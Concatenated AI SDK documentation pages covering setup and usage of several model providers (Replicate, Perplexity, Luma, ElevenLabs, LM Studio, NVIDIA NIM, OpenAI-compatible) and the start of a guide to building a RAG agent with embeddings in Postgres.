import { createReplicate } from '@ai-sdk/replicate';
const replicate = createReplicate({
apiToken: process.env.REPLICATE_API_TOKEN ?? '',
});
You can use the following optional settings to customize the Replicate provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.replicate.com/v1. -
apiToken string
API token that is being sent using the
Authorizationheader. It defaults to theREPLICATE_API_TOKENenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation.
Image Models
You can create Replicate image models using the .image() factory method.
For more on image generation with the AI SDK see generateImage().
Supported Image Models
The following image models are currently supported by the Replicate provider:
- black-forest-labs/flux-1.1-pro-ultra
- black-forest-labs/flux-1.1-pro
- black-forest-labs/flux-dev
- black-forest-labs/flux-pro
- black-forest-labs/flux-schnell
- ideogram-ai/ideogram-v2-turbo
- ideogram-ai/ideogram-v2
- luma/photon-flash
- luma/photon
- recraft-ai/recraft-v3-svg
- recraft-ai/recraft-v3
- stability-ai/stable-diffusion-3.5-large-turbo
- stability-ai/stable-diffusion-3.5-large
- stability-ai/stable-diffusion-3.5-medium
You can also use versioned models.
The id for versioned models is the Replicate model id followed by a colon and the version ID ($modelId:$versionId), e.g.
bytedance/sdxl-lightning-4step:5599ed30703defd1d160a25a63321b4dec97101d98b4674bcc56e41f62f35637.
Basic Usage
import { replicate } from '@ai-sdk/replicate';
import { experimental_generateImage as generateImage } from 'ai';
import { writeFile } from 'node:fs/promises';
const { image } = await generateImage({
model: replicate.image('black-forest-labs/flux-schnell'),
prompt: 'The Loch Ness Monster getting a manicure',
aspectRatio: '16:9',
});
await writeFile('image.webp', image.uint8Array);
console.log('Image saved as image.webp');
Model-specific options
import { replicate } from '@ai-sdk/replicate';
import { experimental_generateImage as generateImage } from 'ai';
const { image } = await generateImage({
model: replicate.image('recraft-ai/recraft-v3'),
prompt: 'The Loch Ness Monster getting a manicure',
size: '1365x1024',
providerOptions: {
replicate: {
style: 'realistic_image',
},
},
});
Versioned Models
import { replicate } from '@ai-sdk/replicate';
import { experimental_generateImage as generateImage } from 'ai';
const { image } = await generateImage({
model: replicate.image(
'bytedance/sdxl-lightning-4step:5599ed30703defd1d160a25a63321b4dec97101d98b4674bcc56e41f62f35637',
),
prompt: 'The Loch Ness Monster getting a manicure',
});
For more details, see the Replicate models page.
title: Perplexity description: Learn how to use Perplexity's Sonar API with the AI SDK.
Perplexity Provider
The Perplexity provider offers access to Sonar API - a language model that uniquely combines real-time web search with natural language processing. Each response is grounded in current web data and includes detailed citations, making it ideal for research, fact-checking, and obtaining up-to-date information.
API keys can be obtained from the Perplexity Platform.
Setup
The Perplexity provider is available via the @ai-sdk/perplexity module. You can install it with:
<Tabs items={['pnpm', 'npm', 'yarn']}>
Provider Instance
You can import the default provider instance perplexity from @ai-sdk/perplexity:
import { perplexity } from '@ai-sdk/perplexity';
For custom configuration, you can import createPerplexity and create a provider instance with your settings:
import { createPerplexity } from '@ai-sdk/perplexity';
const perplexity = createPerplexity({
apiKey: process.env.PERPLEXITY_API_KEY ?? '',
});
You can use the following optional settings to customize the Perplexity provider instance:
-
baseURL string
Use a different URL prefix for API calls. The default prefix is
https://api.perplexity.ai. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to thePERPLEXITY_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation.
Language Models
You can create Perplexity models using a provider instance:
import { perplexity } from '@ai-sdk/perplexity';
import { generateText } from 'ai';
const { text } = await generateText({
model: perplexity('sonar-pro'),
prompt: 'What are the latest developments in quantum computing?',
});
Sources
Websites that have been used to generate the response are included in the sources property of the result:
import { perplexity } from '@ai-sdk/perplexity';
import { generateText } from 'ai';
const { text, sources } = await generateText({
model: perplexity('sonar-pro'),
prompt: 'What are the latest developments in quantum computing?',
});
console.log(sources);
Provider Options & Metadata
The Perplexity provider includes additional metadata in the response through providerMetadata.
Additional configuration options are available through providerOptions.
const result = await generateText({
model: perplexity('sonar-pro'),
prompt: 'What are the latest developments in quantum computing?',
providerOptions: {
perplexity: {
return_images: true, // Enable image responses (Tier-2 Perplexity users only)
},
},
});
console.log(result.providerMetadata);
// Example output:
// {
// perplexity: {
// usage: { citationTokens: 5286, numSearchQueries: 1 },
// images: [
// { imageUrl: "https://example.com/image1.jpg", originUrl: "https://elsewhere.com/page1", height: 1280, width: 720 },
// { imageUrl: "https://example.com/image2.jpg", originUrl: "https://elsewhere.com/page2", height: 1280, width: 720 }
// ]
// },
// }
The metadata includes:
usage: Object containingcitationTokensandnumSearchQueriesmetricsimages: Array of image URLs whenreturn_imagesis enabled (Tier-2 users only)
You can enable image responses by setting return_images: true in the provider options. This feature is only available to Perplexity Tier-2 users and above.
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
sonar-pro |
||||
sonar |
||||
sonar-deep-research |
title: Luma description: Learn how to use Luma AI models with the AI SDK.
Luma Provider
Luma AI provides state-of-the-art image generation models through their Dream Machine platform. Their models offer ultra-high quality image generation with superior prompt understanding and unique capabilities like character consistency and multi-image reference support.
Setup
The Luma provider is available via the @ai-sdk/luma module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn']}>
Provider Instance
You can import the default provider instance luma from @ai-sdk/luma:
import { luma } from '@ai-sdk/luma';
If you need a customized setup, you can import createLuma and create a provider instance with your settings:
import { createLuma } from '@ai-sdk/luma';
const luma = createLuma({
apiKey: 'your-api-key', // optional, defaults to LUMA_API_KEY environment variable
baseURL: 'custom-url', // optional
headers: {
/* custom headers */
}, // optional
});
You can use the following optional settings to customize the Luma provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.lumalabs.ai. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theLUMA_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Image Models
You can create Luma image models using the .image() factory method.
For more on image generation with the AI SDK see generateImage().
Basic Usage
import { luma } from '@ai-sdk/luma';
import { experimental_generateImage as generateImage } from 'ai';
import fs from 'fs';
const { image } = await generateImage({
model: luma.image('photon-1'),
prompt: 'A serene mountain landscape at sunset',
aspectRatio: '16:9',
});
const filename = `image-${Date.now()}.png`;
fs.writeFileSync(filename, image.uint8Array);
console.log(`Image saved to ${filename}`);
Image Model Settings
When creating an image model, you can customize the generation behavior with optional settings:
const model = luma.image('photon-1', {
maxImagesPerCall: 1, // Maximum number of images to generate per API call
pollIntervalMillis: 5000, // How often to check for completed images (in ms)
maxPollAttempts: 10, // Maximum number of polling attempts before timeout
});
Since Luma processes images through an asynchronous queue system, these settings allow you to tune the polling behavior:
-
maxImagesPerCall number
Override the maximum number of images generated per API call. Defaults to 1.
-
pollIntervalMillis number
Control how frequently the API is checked for completed images while they are being processed. Defaults to 500ms.
-
maxPollAttempts number
Limit how long to wait for results before timing out, since image generation is queued asynchronously. Defaults to 120 attempts.
Model Capabilities
Luma offers two main models:
| Model | Description |
|---|---|
photon-1 |
High-quality image generation with superior prompt understanding |
photon-flash-1 |
Faster generation optimized for speed while maintaining quality |
Both models support the following aspect ratios:
- 1:1
- 3:4
- 4:3
- 9:16
- 16:9 (default)
- 9:21
- 21:9
For more details about supported aspect ratios, see the Luma Image Generation documentation.
Key features of Luma models include:
- Ultra-high quality image generation
- 10x higher cost efficiency compared to similar models
- Superior prompt understanding and adherence
- Unique character consistency capabilities from single reference images
- Multi-image reference support for precise style matching
Advanced Options
Luma models support several advanced features through the providerOptions.luma parameter.
Image Reference
Use up to 4 reference images to guide your generation. Useful for creating variations or visualizing complex concepts. Adjust the weight (0-1) to control the influence of reference images.
// Example: Generate a salamander with reference
await generateImage({
model: luma.image('photon-1'),
prompt: 'A salamander at dusk in a forest pond, in the style of ukiyo-e',
providerOptions: {
luma: {
image_ref: [
{
url: 'https://example.com/reference.jpg',
weight: 0.85,
},
],
},
},
});
Style Reference
Apply specific visual styles to your generations using reference images. Control the style influence using the weight parameter.
// Example: Generate with style reference
await generateImage({
model: luma.image('photon-1'),
prompt: 'A blue cream Persian cat launching its website on Vercel',
providerOptions: {
luma: {
style_ref: [
{
url: 'https://example.com/style.jpg',
weight: 0.8,
},
],
},
},
});
Character Reference
Create consistent and personalized characters using up to 4 reference images of the same subject. More reference images improve character representation.
// Example: Generate character-based image
await generateImage({
model: luma.image('photon-1'),
prompt: 'A woman with a cat riding a broomstick in a forest',
providerOptions: {
luma: {
character_ref: {
identity0: {
images: ['https://example.com/character.jpg'],
},
},
},
},
});
Modify Image
Transform existing images using text prompts. Use the weight parameter to control how closely the result matches the input image (higher weight = closer to input but less creative).
// Example: Modify existing image
await generateImage({
model: luma.image('photon-1'),
prompt: 'transform the bike to a boat',
providerOptions: {
luma: {
modify_image_ref: {
url: 'https://example.com/image.jpg',
weight: 1.0,
},
},
},
});
For more details about Luma's capabilities and features, visit the Luma Image Generation documentation.
title: ElevenLabs description: Learn how to use the ElevenLabs provider for the AI SDK.
ElevenLabs Provider
The ElevenLabs provider contains language model support for the ElevenLabs transcription API.
Setup
The ElevenLabs provider is available in the @ai-sdk/elevenlabs module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn']}>
Provider Instance
You can import the default provider instance elevenlabs from @ai-sdk/elevenlabs:
import { elevenlabs } from '@ai-sdk/elevenlabs';
If you need a customized setup, you can import createElevenLabs from @ai-sdk/elevenlabs and create a provider instance with your settings:
import { createElevenLabs } from '@ai-sdk/elevenlabs';
const elevenlabs = createElevenLabs({
// custom settings, e.g.
fetch: customFetch,
});
You can use the following optional settings to customize the ElevenLabs provider instance:
-
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theELEVENLABS_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Transcription Models
You can create models that call the ElevenLabs transcription API
using the .transcription() factory method.
The first argument is the model id e.g. scribe_v1.
const model = elevenlabs.transcription('scribe_v1');
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying the input language in ISO-639-1 (e.g. en) format can sometimes improve transcription performance if known beforehand.
import { experimental_transcribe as transcribe } from 'ai';
import { elevenlabs } from '@ai-sdk/elevenlabs';
const result = await transcribe({
model: elevenlabs.transcription('scribe_v1'),
audio: new Uint8Array([1, 2, 3, 4]),
providerOptions: { elevenlabs: { languageCode: 'en' } },
});
The following provider options are available:
-
languageCode string
An ISO-639-1 or ISO-639-3 language code corresponding to the language of the audio file. Can sometimes improve transcription performance if known beforehand. Defaults to
null, in which case the language is predicted automatically. -
tagAudioEvents boolean
Whether to tag audio events like (laughter), (footsteps), etc. in the transcription. Defaults to
true. -
numSpeakers integer
The maximum amount of speakers talking in the uploaded file. Can help with predicting who speaks when. The maximum amount of speakers that can be predicted is 32. Defaults to
null, in which case the amount of speakers is set to the maximum value the model supports. -
timestampsGranularity enum
The granularity of the timestamps in the transcription. Defaults to
'word'. Allowed values:'none','word','character'. -
diarize boolean
Whether to annotate which speaker is currently talking in the uploaded file. Defaults to
true. -
fileFormat enum
The format of input audio. Defaults to
'other'. Allowed values:'pcm_s16le_16','other'. For'pcm_s16le_16', the input audio must be 16-bit PCM at a 16kHz sample rate, single channel (mono), and little-endian byte order. Latency will be lower than with passing an encoded waveform.
Model Capabilities
| Model | Transcription | Duration | Segments | Language |
|---|---|---|---|---|
scribe_v1 |
||||
scribe_v1_experimental |
title: LM Studio description: Use the LM Studio OpenAI compatible API with the AI SDK.
LM Studio Provider
LM Studio is a user interface for running local models.
It contains an OpenAI compatible API server that you can use with the AI SDK. You can start the local server under the Local Server tab in the LM Studio UI ("Start Server" button).
Setup
The LM Studio provider is available via the @ai-sdk/openai-compatible module as it is compatible with the OpenAI API.
You can install it with
<Tabs items={['pnpm', 'npm', 'yarn']}>
Provider Instance
To use LM Studio, you can create a custom provider instance with the createOpenAICompatible function from @ai-sdk/openai-compatible:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
const lmstudio = createOpenAICompatible({
name: 'lmstudio',
baseURL: 'http://localhost:1234/v1',
});
Language Models
You can interact with local LLMs in LM Studio using a provider instance.
The first argument is the model id, e.g. llama-3.2-1b.
const model = lmstudio('llama-3.2-1b');
To be able to use a model, you need to download it first.
Example
You can use LM Studio language models to generate text with the generateText function:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { generateText } from 'ai';
const lmstudio = createOpenAICompatible({
name: 'lmstudio',
baseURL: 'https://localhost:1234/v1',
});
const { text } = await generateText({
model: lmstudio('llama-3.2-1b'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
maxRetries: 1, // immediately error if the server is not running
});
LM Studio language models can also be used with streamText.
Embedding Models
You can create models that call the LM Studio embeddings API
using the .embedding() factory method.
const model = lmstudio.embedding('text-embedding-nomic-embed-text-v1.5');
Example - Embedding a Single Value
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { embed } from 'ai';
const lmstudio = createOpenAICompatible({
name: 'lmstudio',
baseURL: 'https://localhost:1234/v1',
});
// 'embedding' is a single embedding object (number[])
const { embedding } = await embed({
model: lmstudio.textEmbeddingModel('text-embedding-nomic-embed-text-v1.5'),
value: 'sunny day at the beach',
});
Example - Embedding Many Values
When loading data, e.g. when preparing a data store for retrieval-augmented generation (RAG), it is often useful to embed many values at once (batch embedding).
The AI SDK provides the embedMany function for this purpose.
Similar to embed, you can use it with embeddings models,
e.g. lmstudio.textEmbeddingModel('text-embedding-nomic-embed-text-v1.5') or lmstudio.textEmbeddingModel('text-embedding-bge-small-en-v1.5').
import { createOpenAICompatible } from '@ai-sdk/openai';
import { embedMany } from 'ai';
const lmstudio = createOpenAICompatible({
name: 'lmstudio',
baseURL: 'https://localhost:1234/v1',
});
// 'embeddings' is an array of embedding objects (number[][]).
// It is sorted in the same order as the input values.
const { embeddings } = await embedMany({
model: lmstudio.textEmbeddingModel('text-embedding-nomic-embed-text-v1.5'),
values: [
'sunny day at the beach',
'rainy afternoon in the city',
'snowy night in the mountains',
],
});
title: NVIDIA NIM description: Use NVIDIA NIM OpenAI compatible API with the AI SDK.
NVIDIA NIM Provider
NVIDIA NIM provides optimized inference microservices for deploying foundation models. It offers an OpenAI-compatible API that you can use with the AI SDK.
Setup
The NVIDIA NIM provider is available via the @ai-sdk/openai-compatible module as it is compatible with the OpenAI API.
You can install it with:
<Tabs items={['pnpm', 'npm', 'yarn']}>
Provider Instance
To use NVIDIA NIM, you can create a custom provider instance with the createOpenAICompatible function from @ai-sdk/openai-compatible:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
const nim = createOpenAICompatible({
name: 'nim',
baseURL: 'https://integrate.api.nvidia.com/v1',
headers: {
Authorization: `Bearer ${process.env.NIM_API_KEY}`,
},
});
Language Models
You can interact with NIM models using a provider instance. For example, to use DeepSeek-R1, a powerful open-source language model:
const model = nim.chatModel('deepseek-ai/deepseek-r1');
Example - Generate Text
You can use NIM language models to generate text with the generateText function:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { generateText } from 'ai';
const nim = createOpenAICompatible({
name: 'nim',
baseURL: 'https://integrate.api.nvidia.com/v1',
headers: {
Authorization: `Bearer ${process.env.NIM_API_KEY}`,
},
});
const { text, usage, finishReason } = await generateText({
model: nim.chatModel('deepseek-ai/deepseek-r1'),
prompt: 'Tell me the history of the San Francisco Mission-style burrito.',
});
console.log(text);
console.log('Token usage:', usage);
console.log('Finish reason:', finishReason);
Example - Stream Text
NIM language models can also generate text in a streaming fashion with the streamText function:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { streamText } from 'ai';
const nim = createOpenAICompatible({
name: 'nim',
baseURL: 'https://integrate.api.nvidia.com/v1',
headers: {
Authorization: `Bearer ${process.env.NIM_API_KEY}`,
},
});
const result = streamText({
model: nim.chatModel('deepseek-ai/deepseek-r1'),
prompt: 'Tell me the history of the Northern White Rhino.',
});
for await (const textPart of result.textStream) {
process.stdout.write(textPart);
}
console.log();
console.log('Token usage:', await result.usage);
console.log('Finish reason:', await result.finishReason);
NIM language models can also be used with other AI SDK functions like generateObject and streamObject.
title: OpenAI Compatible Providers description: Use OpenAI compatible providers with the AI SDK.
OpenAI Compatible Providers
You can use the OpenAI Compatible Provider package to use language model providers that implement the OpenAI API.
Below we focus on the general setup and provider instance creation. You can also write a custom provider package leveraging the OpenAI Compatible package.
We provide detailed documentation for the following OpenAI compatible providers:
The general setup and provider instance creation is the same for all of these providers.
Setup
The OpenAI Compatible provider is available via the @ai-sdk/openai-compatible module. You can install it with:
<Tabs items={['pnpm', 'npm', 'yarn']}>
Provider Instance
To use an OpenAI compatible provider, you can create a custom provider instance with the createOpenAICompatible function from @ai-sdk/openai-compatible:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
const provider = createOpenAICompatible({
name: 'provider-name',
apiKey: process.env.PROVIDER_API_KEY,
baseURL: 'https://api.provider.com/v1',
});
You can use the following optional settings to customize the provider instance:
-
baseURL string
Set the URL prefix for API calls.
-
apiKey string
API key for authenticating requests. If specified, adds an
Authorizationheader to request headers with the valueBearer <apiKey>. This will be added before any headers potentially specified in theheadersoption. -
headers Record<string,string>
Optional custom headers to include in requests. These will be added to request headers after any headers potentially added by use of the
apiKeyoption. -
queryParams Record<string,string>
Optional custom url query parameters to include in request urls.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
You can create provider models using a provider instance.
The first argument is the model id, e.g. model-id.
const model = provider('model-id');
Example
You can use provider language models to generate text with the generateText function:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { generateText } from 'ai';
const provider = createOpenAICompatible({
name: 'provider-name',
apiKey: process.env.PROVIDER_API_KEY,
baseURL: 'https://api.provider.com/v1',
});
const { text } = await generateText({
model: provider('model-id'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Including model ids for auto-completion
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { generateText } from 'ai';
type ExampleChatModelIds =
| 'meta-llama/Llama-3-70b-chat-hf'
| 'meta-llama/Meta-Llama-3.1-8B-Instruct-Turbo'
| (string & {});
type ExampleCompletionModelIds =
| 'codellama/CodeLlama-34b-Instruct-hf'
| 'Qwen/Qwen2.5-Coder-32B-Instruct'
| (string & {});
type ExampleEmbeddingModelIds =
| 'BAAI/bge-large-en-v1.5'
| 'bert-base-uncased'
| (string & {});
const model = createOpenAICompatible<
ExampleChatModelIds,
ExampleCompletionModelIds,
ExampleEmbeddingModelIds
>({
name: 'example',
apiKey: process.env.PROVIDER_API_KEY,
baseURL: 'https://api.example.com/v1',
});
// Subsequent calls to e.g. `model.chatModel` will auto-complete the model id
// from the list of `ExampleChatModelIds` while still allowing free-form
// strings as well.
const { text } = await generateText({
model: model.chatModel('meta-llama/Llama-3-70b-chat-hf'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Custom query parameters
Some providers may require custom query parameters. An example is the Azure AI
Model Inference
API
which requires an api-version query parameter.
You can set these via the optional queryParams provider setting. These will be
added to all requests made by the provider.
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
const provider = createOpenAICompatible({
name: 'provider-name',
apiKey: process.env.PROVIDER_API_KEY,
baseURL: 'https://api.provider.com/v1',
queryParams: {
'api-version': '1.0.0',
},
});
For example, with the above configuration, API requests would include the query parameter in the URL like:
https://api.provider.com/v1/chat/completions?api-version=1.0.0.
Provider-specific options
The OpenAI Compatible provider supports adding provider-specific options to the request body. These are specified with the providerOptions field in the request body.
For example, if you create a provider instance with the name provider-name, you can add a custom-option field to the request body like this:
const provider = createOpenAICompatible({
name: 'provider-name',
apiKey: process.env.PROVIDER_API_KEY,
baseURL: 'https://api.provider.com/v1',
});
const { text } = await generateText({
model: provider('model-id'),
prompt: 'Hello',
providerOptions: {
'provider-name': { customOption: 'magic-value' },
},
});
The request body sent to the provider will include the customOption field with the value magic-value. This gives you an easy way to add provider-specific options to requests without having to modify the provider or AI SDK code.
Custom Metadata Extraction
The OpenAI Compatible provider supports extracting provider-specific metadata from API responses through metadata extractors. These extractors allow you to capture additional information returned by the provider beyond the standard response format.
Metadata extractors receive the raw, unprocessed response data from the provider, giving you complete flexibility to extract any custom fields or experimental features that the provider may include. This is particularly useful when:
- Working with providers that include non-standard response fields
- Experimenting with beta or preview features
- Capturing provider-specific metrics or debugging information
- Supporting rapid provider API evolution without SDK changes
Metadata extractors work with both streaming and non-streaming chat completions and consist of two main components:
- A function to extract metadata from complete responses
- A streaming extractor that can accumulate metadata across chunks in a streaming response
Here's an example metadata extractor that captures both standard and custom provider data:
const myMetadataExtractor: MetadataExtractor = {
// Process complete, non-streaming responses
extractMetadata: ({ parsedBody }) => {
// You have access to the complete raw response
// Extract any fields the provider includes
return {
myProvider: {
standardUsage: parsedBody.usage,
experimentalFeatures: parsedBody.beta_features,
customMetrics: {
processingTime: parsedBody.server_timing?.total_ms,
modelVersion: parsedBody.model_version,
// ... any other provider-specific data
},
},
};
},
// Process streaming responses
createStreamExtractor: () => {
let accumulatedData = {
timing: [],
customFields: {},
};
return {
// Process each chunk's raw data
processChunk: parsedChunk => {
if (parsedChunk.server_timing) {
accumulatedData.timing.push(parsedChunk.server_timing);
}
if (parsedChunk.custom_data) {
Object.assign(accumulatedData.customFields, parsedChunk.custom_data);
}
},
// Build final metadata from accumulated data
buildMetadata: () => ({
myProvider: {
streamTiming: accumulatedData.timing,
customData: accumulatedData.customFields,
},
}),
};
},
};
You can provide a metadata extractor when creating your provider instance:
const provider = createOpenAICompatible({
name: 'my-provider',
apiKey: process.env.PROVIDER_API_KEY,
baseURL: 'https://api.provider.com/v1',
metadataExtractor: myMetadataExtractor,
});
The extracted metadata will be included in the response under the providerMetadata field:
const { text, providerMetadata } = await generateText({
model: provider('model-id'),
prompt: 'Hello',
});
console.log(providerMetadata.myProvider.customMetric);
This allows you to access provider-specific information while maintaining a consistent interface across different providers.
title: RAG Agent description: Learn how to build a RAG Agent with the AI SDK and Next.js tags: [ 'rag', 'chatbot', 'next', 'embeddings', 'database', 'retrieval', 'memory', 'agent', ]
RAG Agent Guide
In this guide, you will learn how to build a retrieval-augmented generation (RAG) agent.
Before we dive in, let's look at what RAG is, and why we would want to use it.
What is RAG?
RAG stands for retrieval augmented generation. In simple terms, RAG is the process of providing a Large Language Model (LLM) with specific information relevant to the prompt.
Why is RAG important?
While LLMs are powerful, the information they can reason on is restricted to the data they were trained on. This problem becomes apparent when asking an LLM for information outside of their training data, like proprietary data or common knowledge that has occurred after the model’s training cutoff. RAG solves this problem by fetching information relevant to the prompt and then passing that to the model as context.
To illustrate with a basic example, imagine asking the model for your favorite food:
**input**
What is my favorite food?
**generation**
I don't have access to personal information about individuals, including their
favorite foods.
Not surprisingly, the model doesn’t know. But imagine, alongside your prompt, the model received some extra context:
**input**
Respond to the user's prompt using only the provided context.
user prompt: 'What is my favorite food?'
context: user loves chicken nuggets
**generation**
Your favorite food is chicken nuggets!
Just like that, you have augmented the model’s generation by providing relevant information to the query. Assuming the model has the appropriate information, it is now highly likely to return an accurate response to the users query. But how does it retrieve the relevant information? The answer relies on a concept called embedding.
Embedding
Embeddings are a way to represent words, phrases, or images as vectors in a high-dimensional space. In this space, similar words are close to each other, and the distance between words can be used to measure their similarity.
In practice, this means that if you embedded the words cat and dog, you would expect them to be plotted close to each other in vector space. The process of calculating the similarity between two vectors is called ‘cosine similarity’ where a value of 1 would indicate high similarity and a value of -1 would indicate high opposition.
As mentioned above, embeddings are a way to represent the semantic meaning of words and phrases. The implication here is that the larger the input to your embedding, the lower quality the embedding will be. So how would you approach embedding content longer than a simple phrase?
Chunking
Chunking refers to the process of breaking down a particular source material into smaller pieces. There are many different approaches to chunking and it’s worth experimenting as the most effective approach can differ by use case. A simple and common approach to chunking (and what you will be using in this guide) is separating written content by sentences.
Once your source material is appropriately chunked, you can embed each one and then store the embedding and the chunk together in a database. Embeddings can be stored in any database that supports vectors. For this tutorial, you will be using Postgres alongside the pgvector plugin.
All Together Now
Combining all of this together, RAG is the process of enabling the model to respond with information outside of it’s training data by embedding a users query, retrieving the relevant source material (chunks) with the highest semantic similarity, and then passing them alongside the initial query as context. Going back to the example where you ask the model for your favorite food, the prompt preparation process would look like this.
By passing the appropriate context and refining the model’s objective, you are able to fully leverage its strengths as a reasoning machine.
Onto the project!
Project Setup
In this project, you will build a agent that will only respond with information that it has within its knowledge base. The agent will be able to both store and retrieve information. This project has many interesting use cases from customer support through to building your own second brain!
This project will use the following stack:
- Next.js 14 (App Router)
- AI SDK
- Vercel AI Gateway
- Drizzle ORM
- Postgres with pgvector
- shadcn-ui and TailwindCSS for styling
Clone Repo
To reduce the scope of this guide, you will be starting with a repository that already has a few things set up for you:
- Drizzle ORM (
lib/db) including an initial migration and a script to migrate (db:migrate) - a basic schema for the
resourcestable (this will be for source material) - a Server Action for creating a
resource
To get started, clone the starter repository with the following command:
<Snippet text={[ 'git clone https://github.com/vercel/ai-sdk-rag-starter', 'cd ai-sdk-rag-starter', ]} />
First things first, run the following command to install the project’s dependencies:
Create Database
You will need a Postgres database to complete this tutorial. If you don't have Postgres setup on your local machine you can:
- Create a free Postgres database with Vercel (recommended - see instructions below); or
- Follow this guide to set it up locally
Setting up Postgres with Vercel
To set up a Postgres instance on your Vercel account:
- Go to Vercel.com and make sure you're logged in
- Navigate to your team homepage
- Click on the Integrations tab
- Click Browse Marketplace
- Look for the Storage option in the sidebar
- Select the Neon option (recommended, but any other PostgreSQL database provider should work)
- Click Install, then click Install again in the top right corner
- On the "Get Started with Neon" page, click Create Database on the right
- Select your region (e.g., Washington, D.C., U.S. East)
- Turn off Auth
- Click Continue
- Name your database (you can use the default name or rename it to something like "RagTutorial")
- Click Create in the bottom right corner
- After seeing "Database created successfully", click Done
- You'll be redirected to your database instance
- In the Quick Start section, click Show secrets
- Copy the full
DATABASE_URLenvironment variable
Migrate Database
Once you have a Postgres database, you need to add the connection string as an environment secret.
Make a copy of the .env.example file and rename it to .env.
Open the new .env file. You should see an item called DATABASE_URL. Copy in your database connection string after the equals sign.
With that set up, you can now run your first database migration. Run the following command:
This will first add the pgvector extension to your database. Then it will create a new table for your resources schema that is defined in lib/db/schema/resources.ts. This schema has four columns: id, content, createdAt, and updatedAt.
Vercel AI Gateway Key
For this guide, you will need a Vercel AI Gateway API key, which gives you access to hundreds of models from different providers with one API key. If you haven't obtained your Vercel AI Gateway API key, you can do so by signing up on the Vercel website.
Now, open your .env file and add your API Gateway key:
AI_GATEWAY_API_KEY=your-api-key
Replace your-api-key with your actual Vercel AI Gateway API key.
Build
Let’s build a quick task list of what needs to be done:
- Create a table in your database to store embeddings
- Add logic to chunk and create embeddings when creating resources
- Create an agent
- Give the agent tools to query / create resources for it’s knowledge base
Create Embeddings Table
Currently, your application has one table (resources) which has a column (content) for storing content. Remember, each resource (source material) will have to be chunked, embedded, and then stored. Let’s create a table called embeddings to store these chunks.
Create a new file (lib/db/schema/embeddings.ts) and add the following code:
import { nanoid } from '@/lib/utils';
import { index, pgTable, text, varchar, vector } from 'drizzle-orm/pg-core';
import { resources } from './resources';
export const embeddings = pgTable(
'embeddings',
{
id: varchar('id', { length: 191 })
.primaryKey()
.$defaultFn(() => nanoid()),
resourceId: varchar('resource_id', { length: 191 }).references(
() => resources.id,
{ onDelete: 'cascade' },
),
content: text('content').notNull(),
embedding: vector('embedding', { dimensions: 1536 }).notNull(),
},
table => ({
embeddingIndex: index('embeddingIndex').using(
'hnsw',
table.embedding.op('vector_cosine_ops'),
),
}),
);
This table has four columns:
id- unique identifierresourceId- a foreign key relation to the full source materialcontent- the plain text chunkembedding- the vector representation of the plain text chunk
To perform similarity search, you also need to include an index (HNSW or IVFFlat) on this column for better performance.
To push this change to the database, run the following command:
Add Embedding Logic
Now that you have a table to store embeddings, it’s time to write the logic to create the embeddings.
Create a file with the following command:
Generate Chunks
Remember, to create an embedding, you will start with a piece of source material (unknown length), break it down into smaller chunks, embed each chunk, and then save the chunk to the database. Let’s start by creating a function to break the source material into small chunks.
const generateChunks = (input: string): string[] => {
return input
.trim()
.split('.')
.filter(i => i !== '');
};
This function will take an input string and split it by periods, filtering out any empty items. This will return an array of strings. It is worth experimenting with different chunking techniques in your projects as the best technique will vary.
Install AI SDK
You will use the AI SDK to create embeddings. This will require two more dependencies, which you can install by running the following command:
This will install the AI SDK and the AI SDK's React hooks.
Generate Embeddings
Let’s add a function to generate embeddings. Copy the following code into your lib/ai/embedding.ts file.
import { embedMany } from 'ai';
const embeddingModel = 'openai/text-embedding-ada-002';
const generateChunks = (input: string): string[] => {
return input
.trim()
.split('.')
.filter(i => i !== '');
};
export const generateEmbeddings = async (
value: string,
): Promise<Array<{ embedding: number[]; content: string }>> => {
const chunks = generateChunks(value);
const { embeddings } = await embedMany({
model: embeddingModel,
values: chunks,
});
return embeddings.map((e, i) => ({ content: chunks[i], embedding: e }));
};
In this code, you first define the model you want to use for the embeddings. In this example, you are using OpenAI’s text-embedding-ada-002 embedding model.
